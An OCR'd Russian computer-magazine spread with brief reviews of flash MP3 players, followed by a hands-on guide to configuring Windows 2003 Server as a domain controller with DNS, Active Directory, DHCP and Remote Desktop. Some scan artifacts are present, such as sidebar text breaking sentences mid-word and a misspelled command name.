Еще один девас от компании CREATIVE. Он имеет сходный дизайн, но размеры его все же чуть больше, чем у собрата. Есть еще несколько конструктивных отличий, в частности, две части корпуса, соединенные стандартным USB-портом. Та часть, которая снабжена штекером, подключается к компьютеру, и ее можно использовать как флешку, а другая используется лишь как отсек для батарейки. Никаких драйверов для плеера не требуется — работа ведется как с внешним носителем. Качество звука порадовало, правда, как и у ранее рассмотренной модели, во время включенной подсветки отчетливо слышен неприятный писк. Не хватает кнопки «Hold» и линейного входа. Экран небольшой и не самый информативный — отображается только самая необходимая информация о треке. В комплект входит чехол для ношения на поясе, а вот ремня для предплечья не предусмотрено. Элементы питания к девайсу надо приобретать самому, так как аккумуляторов не предусмотрено.



♩♩♩♩ $88 | $105 | $145 | $187

SORELL SF2000

Воспроизводимые форматы: MP3, WMA, OGG
Встроенное FM-радио: есть
Соединение с компьютером: USB 2.0
Время работы, ч: 15
Возможный объем памяти, Мб: 128, 256, 512, 1024
Расширение с помощью флеш-карт: нет



$122 | $148 | $170 | $229

Девайс продуман во всех отношениях, в частности, он имеет встроенный USB-штекер, так что SORELL SF2000 можно без проблем использовать в качестве флеш-носителя, к тому же для перекачивания файлов программного обеспечения не требуется. Качество звука высокое, но слегка чувствуется нехватка низких частот. Имеются различные звуковые эффекты, например SRS WOW и SRS TruBass, которые добавляют басы и придают объемное звучание композициям. Наушники совмещены с ремешком, так что количество опутывающих тебя проводов резко сокращается, к тому же на них надеты специальные кольца, позволяющие в большом диапазоне регулировать длину. Дисплей имеет четыре строки, причем верхняя подсвечивается оранжевым, а остальные три — зеленым. Экран отображает всю необходимую информацию о проигрываемой композиции. Джойстик весьма удобный — для нажатия не требуется прикладывать особых усилий. Рядом с ним расположен синий светодиод, который включается, когда девайс переходит в ждущий режим.

MPIO FL350

Воспроизводимые форматы: MP3, WMA, WAV, ASF
Встроенное FM-радио: есть
Соединение с компьютером: USB 2.0
Время работы, ч: 10
Возможный объем памяти, Мб: 128, 256, 512, 1024
Расширение с помощью флеш-карт: нет



$104 | $138 | $184 | $230

Этот плеер по дизайну похож на IRIVER N10 — он так же вешается на шею и имеет весьма компактные размеры. Корпус полностью выполнен из металла, отполированного до зеркального блеска, — смотрится это очень стильно, но пачкается такая поверхность быстро. Качество звука порадовало, но басов все же немного не хватает. ЖК-экран маленький и не очень информативный, а стекло, защищающее его от повреждений, покрыто отражающим веществом, так что при сильном внешнем освещении прочитать отображаемую информацию будет сложновато. Управление плеером осуществляется с помощью шести кнопок, расположенных на лицевой стороне девайса, но они узкие, так что нажимать на них немного неудобно. Меню весьма подробное и понятное. На корпусе не предусмотрено отверстия для шейного ремешка — оно есть только на чехле, входящем в комплект. Для перекачивания файлов на плеер не требуется ПО. Запитывается MPIO FL350 от встроенного аккумулятора, который заряжается, когда плеер подключен к USB-порту. Возможно обновление прошивки.

MURO MR-100

Воспроизводимые форматы: MP3, WMA
Встроенное FM-радио: есть
Соединение с компьютером: USB 1.1
Время работы, ч: 12
Возможный объем памяти, Мб: 128, 256, 512
Расширение с помощью флеш-карт: нет



$120 | $131 | $169

MURO MR-100 оставил о себе двоякое впечатление: с одной стороны, очень порадовало качество звука — глубокие басы и хорошие низкие частоты, высокая громкость воспроизведения. Девайс очень легок в управлении, в частности из-за двух эргономичных джог-дайалов и нескольких кнопок. Дисплей имеет очень стильную, не режущую глаз белую подсветку, при этом отображается вся необходимая информация о композициях и режимах воспроизведения. Навигация по папкам и меню весьма удобна. Корпус выполнен из матового серебристого металла, что придает плееру оригинальный дизайн, но с другой стороны, вес плеера становится значительным по сравнению с устройствами подобного класса. Да и размеры MURO MR-100 все же велики. Аккумулятор имеет плоскую конструкцию и может выниматься из корпуса. В комплект также входит зарядное устройство для него. Жаль, что есть лишь ремешок, а чехол отсутствует. Плеер можно использовать для переноса данных и при этом подключать к компьютеру без установки драйверов. Предусмотрена возможность перепрошивки устройства.

COWON iAUDIO 4

Воспроизводимые форматы: MP3, WMA, WAV, ASF
Встроенное FM-радио: есть
Соединение с компьютером: USB 1.1
Время работы, ч: 15
Возможный объем памяти, Мб: 128, 256, 512, 1024
Расширение с помощью флеш-карт: нет



$106 | $133 | $182 | $223

Корпус этого плеера полностью выполнен из металла различных оттенков, что, во-первых, придает девайсу привлекательный внешний вид, а во-вторых, увеличивает его прочность. Качество звука высокое, особенно радуют хорошо воспроизводимые басы. Так же, как и у COWON iAUDIO U2, регулировка звука осуществляется слишком большими скачками, что не очень удобно. Экран имеет действительно большие размеры, и это позволило отображать на нем практически всю нужную информацию о композициях и режимах их воспроизведения. Помимо того, подсветка экрана имеет несколько цветов, которые смотрятся очень стильно. Управление понятное, но некоторые кнопки расположены настолько близко друг к другу, что можно промахнуться и нажать не на ту. Разъем USB спрятан под крышкой для батарейки, это с одной стороны не очень удобно при подсоединении COWON iAUDIO 4 к компьютеру, но с другой стороны крышка несет пылезащитную функцию. Плеер можно использовать как флешку безо всякого программного обеспечения.

Оседлай Windows 2003 Server

МНОГИЕ ПОЧЕМУ-ТО АССОЦИИРУЮТ СЛОВО «СЕРВЕР» ИСКЛЮЧИТЕЛЬНО С ОПЕРАЦИОННЫМИ СИСТЕМАМИ LINUX И FREEBSD. НО ПОЧЕМУ? НЕСОМНЕННО, ОНИ КАК НЕЛЬЗЯ ЛУЧШЕ ПОДХОДЯТ ДЛЯ ПОДНЯТИЯ СТАБИЛЬНОГО И НАДЕЖНОГО СЕРВЕРА, НО ЗАЧЕМ ЖЕ СБРАСЫВАТЬ СО СЧЕТОВ WINDOWS? ПОСЛЕДНЯЯ ВЕРСИЯ WINDOWS 2003 SERVER ИМЕЕТ ШИРОЧАЙШИЕ ВОЗМОЖНОСТИ. ПРИ ЭТОМ ОНА СТАБИЛЬНО РАБОТАЕТ ДАЖЕ НА СЛУЖБЕ У ПРОВАЙДЕРОВ! | Step (step@real.xakep.ru)



Практическое руководство по настройке сервера с Active Directory, DNS и DHCP


[что нам стоит дом построить?] Итак, решено. Поднимать сервак для локалки мы будем под управлением Windows 2003. Что для этого нужно? Ну, по крайней мере, достойный компьютер. Конфигурация, естественно, напрямую зависит от того, какие задачи он будет выполнять. Если тебе нужен всего лишь контроллер домена, то вполне сойдет минимальный конфиг системы, потому что большего в этом случае и не требуется. Другое дело, если на серваке будет крутиться дюжина сервисов, в частности, файловые и почтовые серваки, которые, плюс ко всему прочему, еще будут одновременно обслуживать сотню-другую клиентов. В этом случае есть над чем подумать.

Разумеется, никто не обязывает тебя покупать двухпроцессорный агрегат с огромным количеством оперативной памяти. Было бы, конечно, неплохо, но можно вполне обойтись и без него. В принципе, для небольшой локалки со средними нагрузками вполне сойдет Pentium 4 с достаточным объемом оперативки. Но надо понимать, что со временем его, возможно, придется проапгрейдить. Еще один нюанс: если от работы твоего сервера будет зависеть работоспособность предприятия или целой домашней сети, то нелишним будет позаботиться о резервном копировании данных. Raid-массив из двух винтов в режиме зеркалирования — на мой взгляд, идеальный вариант. Просто, дешево и со вкусом.

Помимо этого, стоит позаботиться об источнике бесперебойного питания. Многие совершенно ошибочно полагают, что это дорогое удовольствие. Да, когда-то это было уделом профессионалов с большими деньгами, но все изменилось, и хороший UPS сейчас может позволить себе каждый домашний пользователь. Так почему же не оснастить им твой сервер? Хотя ты и не обеспечишь на 100% его бесперебойную работу (для этого, пожалуй, понадобится самый настоящий генератор на дизельном топливе), но по крайней мере, устранишь последствия кратковременного отключения энергии. В этом должен помочь и хороший блок питания — это важная часть сервера.



На наших дисках ты найдешь самые последние патчи для Windows 2003 Server. Игнорировать их не стоит — ты имеешь дело с сервером!



Прежде чем настраивать сервак, я настоятельно рекомендую создать образ диска с установленной системой. Теперь, даже если ты серьезно накосячишь и система перестанет работать как надо, все неполадки можно будет устранить всего за несколько минут.

[как дважды два — четыре] Я говорю об установке. Если ты хотя бы раз сам устанавливал Windows XP (я в тебя верю!) (я тоже в тебя верю, мэн! — Прим. Догадайтесь кого), то затруднительных ситуаций возникнуть не должно. Чтобы заранее предупредить появление проблем с безопасностью, рекомендую найти дистрибутив с интегрированным Service Pack'ом.

Во время установки мастер предложит тебе услуги Dynamic Update'а, способного самостоятельно выкачать из Сети обновленные драйвера и необходимые заплатки. Так вот, знай: не трать напрасно свой трафик. Подходящие драйвера куда лучше скачать с официального сайта производителя, а обновления — вручную или с помощью специальной утилиты WUtool (*http://ovacia.amicom.ru/wutool.html*). Почему именно так? Да потому что установщик, как и встроенный Windows Update, скачав и поставив обновления, удаляет их! Что же делать во время повторной (не дай Бог, конечно) установки системы? Выкачивать их заново? Бред.



В интернете распространяется огромное количество программ, предназначенных для украшения серых будней администратора. Среди них попадаются действительно стоящие утилиты. Так, нелишним будет установить набор Resource Kit for Windows Servers.

Выбор необходимых сервисов — важный этап установки. Запомни правило: если не знаешь, за что отвечает та или иная служба, то и не ставь ее. Если уверен, что она тебе не нужна, не устанавливай тем более. Логика простая. Чем меньше на сервере работающих приложений, тем меньше вероятность, что среди них найдется сервис с критической ошибкой. Да и о ресурсах машины не стоит забывать! Тем более что любой сервис может быть с легкостью установлен позже.

Жесткий диск на сервере рекомендуется разбить на несколько частей: создать небольшой раздел для файла подкачки (swap), средних размеров системный диск, а все остальное пространство отдать под пользовательские данные.

[предварительная подготовка] В прошлом номере я уже рассказал тебе, как настроить шлюз в инет, поэтому сейчас я данный вопрос затрагивать не стану. Допустим, что этот сервис был предварительно настроен на отдельной, специально предназначенной для него машине. Хотя, безусловно, никто не мешает тебе настроить маршрутизацию на основном сервере.

Конфигурирование сервера мы, пожалуй, начнем с настройки основного сетевого подключения. Найти его несложно: Панель управления –> Сетевые подключения –> Local Area Connection. В первую очередь, от нас требуется присвоить серверу статический IP-адрес. Позволю напомнить, что для локальных сетей выделено три диапазона IP-адресов: 10.0.0.0 — 10.255.255.255, 172.16.0.0 — 172.31.255.255, 192.168.0.0 — 192.168.255.255. Для маршрутизатора традиционно выделяют 192.168.0.1 (или аналогичный адрес из другой подсети), это требование является обязательным. В случае с сервером-контроллером домена (именно такой мы и будем настраивать) выделенный IP-адрес большой роли не играет — можно выбрать совершенно любой. Но чтобы конкретизировать пример, возьмем 192.168.0.10 и пропишем его в параметрах TCP/IP сетевого подключения. В качестве основного шлю-

[КОНСОЛИ — ДА!]

Многие ошибочно считают, что управление Windows-сервером осуществляется исключительно через GUI'шный интерфейс. На самом деле это не так. Для работы со службой каталога ты всегда можешь использовать следующие команды:

DSADD — добавляет в службу каталога необходимые компьютеры, контакты, группы и, естественно, пользователей.

DSRM — удаляет объект из Active Directory.

DSGET — отображает свойства компьютеров, контактов, групп, пользователей, сайтов, подсетей и серверов, которые зарегистрированы в службе каталога.

DSMOD — изменяет свойства элементов, зарегистрированных в Active Directory.

DSMOVE — перемещает объект на новое место в пределах домена и переименовывает его.


DSQXJERY — ищет пользователей, компьютеры и других ресурсы внутри службы каталога.

NTDSUTIL — выводит информацию о любом сервере, сайте или домене, а также позволяет обслуживать базу данных Active Directory.

[WINDOWS 2003 БЫВАЮТ РАЗНЫМИ]
Web Edition — самый дешевый вариант, предназначенный прежде всего для хостинговых компаний. В стандартный набор входят: Microsoft ASP .NET и Microsoft .NET Framework. Это единственный представитель Windows 2003, на котором нельзя поднять Active Directory, поэтому едва ли он тебя заинтересует.
Standard Edition — версия разработана специально для предоставления служб и ресурсов другим пользователям сети. Сервер содержит все необходимые инструменты для организации совместного использования интернета, файлов и принтеров, а также для взаимодействия юзеров в сети. Windows Server 2003 поддерживает до двух центральных процессоров и до четырех гигов оперативной памяти.
Enterprise Edition — это расширенный вариант Windows Server 2003 Standard Edition. В списке преимуществ — поддержка службы кластеров и служб метакаталогов. Версия выпускается как в 32-разрядном, так и в 64-разрядном варианте и поддерживает оперативную память с возможностью горячей замены (возможность добавлять и извлекать планки памяти прямо во время работы — эту функцию должно предусматривать и само железо!). Версия поддерживает до восьми центральных процессоров и до 64 Гб оперативной памяти на процессорах Itanium.
Datacenter Edition — название говорит само за себя. Этот монстр предназначен для решения сложных корпоративных задач и работы с огромными базами данных. Работа возможна, начиная с восьми процессоров, но их количество может быть увеличено до 32. В 64-разрядном варианте поддерживает объем памяти до 16 Тб. Впечатляет.

за укажем адрес маршрутизатора 192.168.0.1, а в качестве первичного DNS — IP-адрес самого сервера, то есть 192.168.0.10.
После этого кликай по кнопке «Дополнительно» и переходи на вкладку «DNS». Проверь, чтобы были активированы следующие опции: «Дописывать основной DNS-суффикс и суффикс подключения», «Дописывать родительские суффиксы основного DNS-суффикса», «Зарегистрировать адреса этого подключения в DNS».
Следующий этап совсем небольшой. Зайди в свойства «Моего компьютера», далее во вкладку «Имя компьютера» и кликай по единственной кнопке «Изменить». Здесь, как несложно догадаться, от тебя требуется назначить серверу сетевое имя, в моем примере им будет Server (я, как всегда, оригинален). После этого переходи к дополнительным настройкам.
Опция, которая для нас актуальна, — DNS-суффикс. Сойдет, к примеру, home.local — домен второго уровня. Запомни этот DNS-суффикс, в ближайшее время он нам еще понадобится.


[вездесущая DNS] Наша основная задача на сегодня — грамотно поднять службу каталога (Active Directory). Но так как она тесно связана с доменной системой имен (Domain Name System, DNS), придется вначале разобраться именно с ней. На примере кратко объясню, для чего она вообще нужна в локальной сети. Как известно, в инете DNS используется для определения IP'шника по доменному имени (например по *www.xakep.ru*). В локалке все аналогично. В любом сетевом приложении можно указать адрес server.home.local (синтаксис: имя компьютера.DNS-суффикс) и быть уверенным, что нужный компьютер будет найден.
По умолчанию сервис DNS не установлен, поэтому заходи в Панель управления -> Установка и удаление программ -> Установка компонентов Windows -> Networking services и нажимай на кнопку «Состав». В появившемся списке среди дюжины прочих сервисов будет присутствовать пункт Domain Name System (DNS). Ставь напротив него галку. Жми на «ОК».
После того как все файлы будут скопированы, можно приступать к настройке. По большому счету, сервис даже на данном этапе работоспособен и вполне может выполнять кэширующие функции. Однако клиенты Active Directory применяют DNS совершенно для другого, и сервис придется доводить до ума вручную. Все действия по настройке DNS осуществляются через Пуск -> Администрирование -> DNS. Для поддержки службы каталога должна быть создана зона, которая будет ассоциирована с создаваемым доменом



[WUtool — утилита для автоматической закачки и сохранения заплаток]

Active Directory. Для этого в левой панели с древовидной структурой (появившееся окно представляет собой стандартную консоль MMC) кликай правой кнопкой мыши по «Зоне прямого просмотра» и выбирай в появившемся меню пункт «Новая зона». Существует три вида зон, которые могут быть созданы: основная, дополнительная и зона-заглушка. У нас пока нет никакой, поэтому выбираем первый тип и указываем ее имя — home.local. Тщательно проверь, чтобы это имя было идентично указанному ранее DNS-суффиксу, это очень важно. Имя файла для хранения данных DNS-сервера рекомендую оставить по умолчанию. Что касается последнего шага мастера, то просто не забудь активировать динамические обновления DNS.
Теперь необходимо наладить так называемый DNS-форвардинг, чтобы наш DNS-сервер умел не только обрабатывать внутренние DNS-запросы, но и пересылать их реальному DNS в интернете в случае, когда клиенту требуется информация об узле из внешней сети. Кликай правой кнопкой мышки по имени твоего сервера (имя компьютера) и выбирай «Свойства», после чего переходи на вкладку «Пересылка». В поле для ввода IP-адреса вводи координаты DNS-сервера, на который в дальнейшем будут переадресовываться внешние DNS-запросы. Например DNS-сервер своего провайдера. Серверов может быть несколько, но самый верхний из них по традиции имеет наибольший приоритет.
После этого ты должен убедиться, что компьютер смог зарегистрировать себя в созданной зоне. Для этого запусти командную строку (CMD) и набери: «ipconfig /registerdns». Теперь вернись к консоли управления DNS и, открыв новую зону, нажми F5 (обновить данные). Локальный компьютер должен появиться в списке с пометкой «Узел (А)».
Ровно так же, как и в программировании, в искусстве администрирования существуют правила хорошего тона. Так, установка зоны обратного просмотра хотя и не является обязательной, но все-таки крайне желательна. Создается она аналогично зоне прямого просмотра. Единственная сложность — указание кода сети (ID). Здесь нужно прописать первые три октанты твоего IP-адреса (в моем случае 192.168.0) и спать спокойно. Все остальные опции оставляй по умолчанию, но не забудь включить динамическое обновление DNS.

[установка службы каталога] Займемся Active Directory. Если сочетание этих двух слов тебе ни о чем не говорит, смело бери электронную подшивку «Хакера» и читай подробную статью по теме в одном из недавних номеров. Если вкратце, то служба каталога (AD) работает на основе серверных версий Windows 2000 и 2003 и предназначена для хранения информации обо всех ресурсах и участниках сети. Она включает соединения, базы данных, принтеры, пользователей и группы. Если ты собираешься администрировать серверы на базе Windows, то AD обязательно станет тебе верным другом и помощником.
Несмотря на то что служба каталога не устанавливается по умолчанию, она по праву считается обязательным элементом для средних и больших локальных сетей. Особенно если учитывать, что работа некоторых популярных сетевых приложений без нее попросту невозможна.
Служба имеет огромное количество самых разнообразных настроек и, как следствие, подводных камней. Однако сегодня мы не будем особо углубляться и сделаем все по минимуму. Пойми меня правиль-



[TCP/IP-настройки соединения]



Обязательно к прочтению: http://forum.nag.ru — отличный форум по администрированию. www.networkdoc.ru/files/insop/ad/print.html?ad2000-1.html — подробный мануал по установке службы каталогов Active Directory на Windows2000. www.certification.ru/library/catalog/materials/15minut/index.html — цикл статей по администрированию.

но: для домашней локалки этого будет более чем достаточно, а чтобы обустроить корпоративную сеть, тебе в любом случае придется прочитать не одну книгу.

Для установки Active Directory в Windows 2003 предусмотрена команда dcpromo. После того как ты введешь ее в командной строке или выполнишь через меню Пуск -> Выполнить, начнется процесс установки. Мастер Active Directory значительно упрощает создание и конфигурирование нового контроллера домена. Но в то же время неподготовленному пользователю будет чрезвычайно сложно правильно ответить на вопросы мастера. Не беда — все распишем и расскажем :).

1 Настройка начинается с определения типа создаваемого контроллера домена. Поскольку работающего DC (Domain Controller) в сети еще нет, выбирай первый из предложенных вариантов — контроллер домена для нового домена.

2 После этого тебе необходимо указать мастеру, что ты хочешь создать новый лес. Тем самым ты обозначишь, что создаваемый домен будет корневым.

3 Далее мастер установки потребует ввести полное DNS-имя создаваемого контроллера домена. Оно должно целиком совпадать с именем ранее созданной зоны прямой видимости. В моем случае это home.local. Замечу также, что этап может занять некоторое время, так как система будет исследовать DNS-сервер и проверять введенные данные на наличие ошибок.

4 Если все прошло хорошо, то должно появиться окошко для ввода NetBIOS-имени контроллера домена. Предложенное системой имя home меня полностью устраивает :).

5 Все данные Active Directory хранит в своей собственной базе. На этом этапе необходимо указать ее месторасположение, после чего задать расположение журнала регистрации событий (логов, в общем). Для наилучшей производительности системы рекомендуется поместить эти файлы на отдельный жесткий диск, однако для небольших локалок это не критично, и значения можно оставить как есть.

6 В больших корпоративных сетях в одном домене может быть несколько контроллеров. Они постоянно взаимодействуют друг с другом и синхронизируют свои данные (скрипты для входа в систему, групповые политики и т.п.) — этот процесс называет репликацией базы данных. Папка SYSVOL, путь к которой мастер требует обозначить, содержит серверную копию общих файлов домена. Важное замечание: эта папка обязательно должна находиться в разделе с файловой системой NTFS.


7 На этом этапе мастер еще раз проверит всю инфу, связанную с DNS (это еще раз показывает, насколько важен данный сервис для работы AD), и выдаст соответствующее сообщение. Если что-то пошло не так, придется выполнять все заново и быть более внимательным.

8 Далее мастер поинтересуется, с каким типом разрешений будет работать создаваемый контроллер домена. Если в твоей локалке компьютеры работают исключительно под управлением Windows2000/XP/2003, то не морочь себе голову и выбирай второй вариант. В противном случае — первый.

9 В целях безопасности установщик потребует от тебя ввести еще один пароль. В будущем он будет использоваться для того, чтобы загрузить систему через Directory Services Restore Mode. Этот режим загрузки можно выбрать непосредственно перед моментом запуска винды (клавиша F8), и нужен он для восстановления работы службы каталога после сбоя. Введенный пароль может быть изменен с помощью стандартной утилиты NTDSUTIL.

10 Ну вот и все. Теперь мастер скопирует все необходимые для AD файлы, отконфигурирует их и потребует перезагрузиться. Собственно говоря, готово!

[пользователи и группы — основа основ] После успешной установки AD на сервере в меню Пуск -> Администрирование добавляются три новых пункта: «Active Directory — пользователи и компьютеры», «Active Directory — домены и доверие», «Active Directory — сайты и службы». Первый из них ты будешь использовать значительно чаще других, так как именно он отвечает за управление пользовательскими аккаунтами, компьютерами, группами и всеми другими объектами службы каталога. Чтобы не задавать параметры учетной записи для каждого пользователя в отдельности, я рекомендую тебе сразу начать с создания группы. Для этого выбери в левой панели одно из подразделений (хотя можно сначала создать свое подразделение) Создать -> Группа. Аналогичным образом создаются и пользовательские учетные записи, в свойствах которых можно обозначить их принадлежность к конкретной группе. Щелкнув правой кнопкой мыши по имени одного из пользователей и выбрав пункт «Все задачи», ты получишь список наиболее распространенных действий с учетной записью. Чуток экспериментов — и ты наверняка с ними освоишься. Благодаря продуманному интерфейсу, тебе не составит труда настроить не только учетные записи и группы, но и общие папки, принтеры и т.п.




[дополнительные параметры. Проверь установку необходимых опций]

[установка DHCP-сервера] То, что DHCP-сервер — вещь исключительно полезная, известно давно. DHCP (Dynamic Host Configuration Protocol) — это протокол, по которому клиентские машины получают необходимые сетевые настройки от сервера. Очень удобная штуковина, между прочим. При подключении к локалке нового пользователя отпадает всякая необходимость консультировать его по поводу TCP/IP-настроек соединения. Он просто вставляет сетевую карту в компьютер, указывает параметры своей учетной записи на домене — и машина готова к работе. DHCP самостоятельно распределяет IP-адреса и другие важные сетевые настройки. И если в Windows XP от DHCP-сервера остался урезанный до безобразия сервис с минимумом возможностей, то масштабы DHCP в Window 2003 ты сможешь оценить по достоинству.

Подобно DNS, сервис DHCP не устанавливается в Windows по умолчанию — его необходимо поставить самостоятельно. Разумеется, можно добавить компонент DHCP вручную и произвести необходимую настройку, но мы поступим иначе. В арсенале Windows 2003 доступна замечательная вещь: Администрирование -> Мастер настройки сервера. С его помощью пользователь получает возможность настроить самые разнообразные сервисы с минимумом усилий (но и с меньшими возможностями), причем DHCP не исключение.

Для начала стоит в уме прикинуть примерную планировку сети. Нужно заранее продумать, какой диапазон IP-адресов будет автоматически выдаваться DHCP-сервером, но при этом не забыть составить список исключений из этого диапазона. Дело в том, что некоторые компьютеры в сети должны иметь статический IP-ад-



[администрирование DNS — создаем зону прямого просмотра]

[мастер настройки сервера. DHCP-сервер пока еще не установлен]

рес и самостоятельно устанавливать его вручную. К таким компьютерам относятся маршрутизаторы, DNS-серверы, DHCP-серверы, файловые хранилища и т.д. В список исключений можно внести самые разнообразные IP-адреса. Но неплохо бы выделить для них непрерывный диапазон. Например, взять первые десять (в моем случае 192.168.0.1 — 192.168.0.10) и указать именно их.

Эти данные пригодятся во время работы мастера, устанавливающего DHCP-сервер. Я не буду подробно останавливаться на его работе. Все, что от тебя требуется — это грамотно ввести все требуемые значения. Помимо уже подготовленной информации, понадобится еще один параметр — «Аренда IP-адреса». Он указывает промежуток времени, в течение которого выданный IP-адрес остается присвоенным конкретному компьютеру. В нашем случае вполне допустимо оставить его значение по умолчанию. Для конечных пользователей немаловажны настройки основного шлюза и DNS-сервера — их также необходимо ввести правильно. Причем если DNS-серверов в сети несколько, то в список можно занести сразу все.

Чтобы DHCP-сервер полноценно работал в связке с Active Directory, его необходимо авторизовать в консоли управления DHCP (Администрирование -> DHCP). Консоль управления позволяет изменять самые различные настройки сервера, создавать бэкапные DHCP-базы, просматривать логи и список IP-адресов, выданных на текущий момент.

По умолчанию DHCP-сервер настроен так, что создает резервную копию своей БД каждые 60 минут, то есть раз в час. Однако в случае необходимости это действие ты можешь выполнить вручную. Физически бэкап будет находиться в папке *%windir%\system32\dhcp\backup*.

Многие администраторы предпочитают, чтобы клиентские компьютеры постоянно получали одни и те же IP-адреса — в ряде случаев это действительно очень удобно. Специально для этих целей в DHCP-сервисе реализован механизм резервирования IP-адресов. Для того чтобы настроить его, зайди в консоль управления и в нужной области (читай, в диапазоне IP-адресов) найди раздел «Резервирование», кликни по нему правой кнопкой мыши и выбери пункт «Создать резервирование». Система предложит ввести информацию о клиенте: его имя, описание, резервируемый для него IP-адрес, а также MAC, по которому производится авторизация.

[властвуй на расстоянии!] Важная особенность всех серверных версий Windows — служба терминалов. С ее помощью администратор, как, впрочем, и любой другой пользователь при наличии соответствующих полномочий, способен удаленно подключаться и администрировать весь сервер в целом. Служба терминалов работает следующим образом: в момент удаленного подключения на сервере создается сессия с виртуальным дисплеем, на который поступает информация от используемых приложений. Картинка не передается кадрами, как в случае потокового видео, — вместо этого клиенту высылается информация о происходящих на виртуальном дисплее изменениях. Это позволяет значительно экономить трафик и работать удаленно, используя даже низкоскоростные соединения.

Дистанционное управление рабочим столом — это несколько ограниченный вариант службы терминалов, но даже его функциональности будет более чем достаточно.

Сервер принимает дистанционные подключения только тогда, когда активирована соответствующая опция по адресу: Панель управления -> Система -> Удаленное использование.

После этого с удаленным десктопом может работать любой пользователь с администраторскими правами. Впрочем, доступ к нему может быть открыт и для рядового юзера — для этого щелкни по кнопке «Выбрать удаленных пользователей» и добавь в список нужного.

Клиентская часть системы присутствует в любой современной операционной системе и вызывается следующим образом: Пуск -> Программы -> Служебные -> Связь -> Подключение к удаленному рабочему столу. Версию для других операционных систем семейства Windows можно загрузить с официального сайта Microsoft (*www.microsoft.com/windowsxp/pro/downloads/rdclientdl.asp*).

Для подключения к удаленному компьютеру требуется ввести IP-адрес сервера и пройти авторизацию, как если бы ты заходил в систему локально. Но для более тонкой настройки подключения можно обратиться к кнопке «Параметры». Здесь пользователь вправе заранее обозначить имя пользователя и пароль (вкладка «Общие»), а также манипулировать дюжиной настроек получаемого изображения. В случае необходимости текущий профиль с параметрами может быть экспортирован в файл.

Важно заметить, что сервер по умолчанию не закрывает, а отключает удаленные сессии в момент, когда удаленный пользователь отсоединяется. При таком раскладе все запущенные юзером приложения продолжают функционировать, несмотря на то что пользователь уже отсоединился. На практике это позволяет избежать нелепых ситуаций, когда нужные программы завершают свою работу из-за внезапного и непреднамеренного обрыва связи.

[практикуйся!] Представленной информации более чем достаточно, чтобы без проблем поднять свой первый полноценный сервер. Однако не стоит обольщаться и думать, что ты полностью постиг искусство администрирования. Никак нет! Откровенно говоря, выполненная нами работа — это сущий пустяк по сравнению с теми задачами, которые приходится решать в огромных корпоративных сетях. Однако первый шаг мы сделали, и это уже хорошо!

[ГЛОССАРИЙ]

Во время настройки Active Directory тебя, возможно, смущали слова «лес», «дерево» и т.д. На самом деле это всего лишь элементы инфраструктуры службы каталога.

Домен (Domain) — объединение сетевых пользователей или компьютеров, для которых введена единая политика администрирования. Параметры учетных записей централизованно хранятся в контроллере домена (Domain Controller, DC).

Дерево (Tree) — структура, которая состоит из доменов, совместно использующих одно и то же пространство имен.

